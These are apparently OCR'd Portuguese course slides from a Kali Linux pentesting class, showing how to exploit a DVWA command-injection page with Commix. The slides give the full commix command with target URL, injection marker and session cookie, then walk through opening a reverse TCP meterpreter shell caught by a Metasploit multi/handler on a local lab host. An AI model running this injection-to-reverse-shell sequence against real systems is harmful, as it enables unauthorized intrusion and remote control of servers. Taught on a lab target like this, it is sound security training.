Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:
http://vmzsolutions.com.br

Invadindo um site com o Commix


Nessa aula, vamos invadir um site com o uso do programa Commix. Ele é um projeto recente, mas já muito bem organizado e poderoso! Acesse o site oficial do projeto:

https://github.com/commixproject/commix

Invadindo um site com o Commix


Vamos primeiramente usar a nossa BurpSuite e copiar o nosso cookie de nossa seção do site:

http://192.168.1.70/dvwa/vulnerabilities/exec/



Invadindo um site com o Commix

Depois disso, vamos pegar o código que faz a variavél o seu *submit* (botão) de nosso DVWA. Você pode pegar ao clicar na opção ver código fonte.



Invadindo um site com o Commix

Agora, vamos baixar o commix e executar o comando para

agente poder ver se há alguma vulnerabilidade no sistema:

```
# git clone https://github.com/commixproject/commix.git

# cd commix

# python commix.py --url="http://192.168.1.70/dvwa/vulnerabilities/exec/"

--data="ip=INJECT_HERE&submit=submit"  --cookie="security=low;

PHPSESSID=2kv7q09pgn9pemel2rfd1r8563"
```

Invadindo um site com o Commix

Sintaxe:

- ip=INJECT_HERE = $1 - Esse comando é onde o código é injetavél!
- &submit= $2 – Esse é o nome do value (valor)
- Submit = $3 – Esse é o nome do botão

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y

> ? (ver as opções)

> reverse_tcp

> set lhost=192.168.1.75

> set lport=2400

> 2

Invadindo um site com o Commix

Agora vamos abrir o outro terminal e rodar o msfconsole

msfconsole

> use multi/handler

> set payload python/meterpreter/reverse_tcp

> set lhost 192.168.1.75

> set lport 2400

> exploit

Voltando ao terminal do commix:

---[Meterpreter reverse TCP shells]---

Type '5' to use a PHP meterpreter reverse TCP shell.

Type '6' to use a Python meterpreter reverse TCP shell.

Type '7' to use a Windows meterpreter reverse TCP shell.

Type '8' to use the web delivery script.

commix(reverse_tcp_other) > 6

Invadindo um site com o Commix

Agora você vai voltar ao terminal do msfconsole e veja se você conseguiu o meterpreter!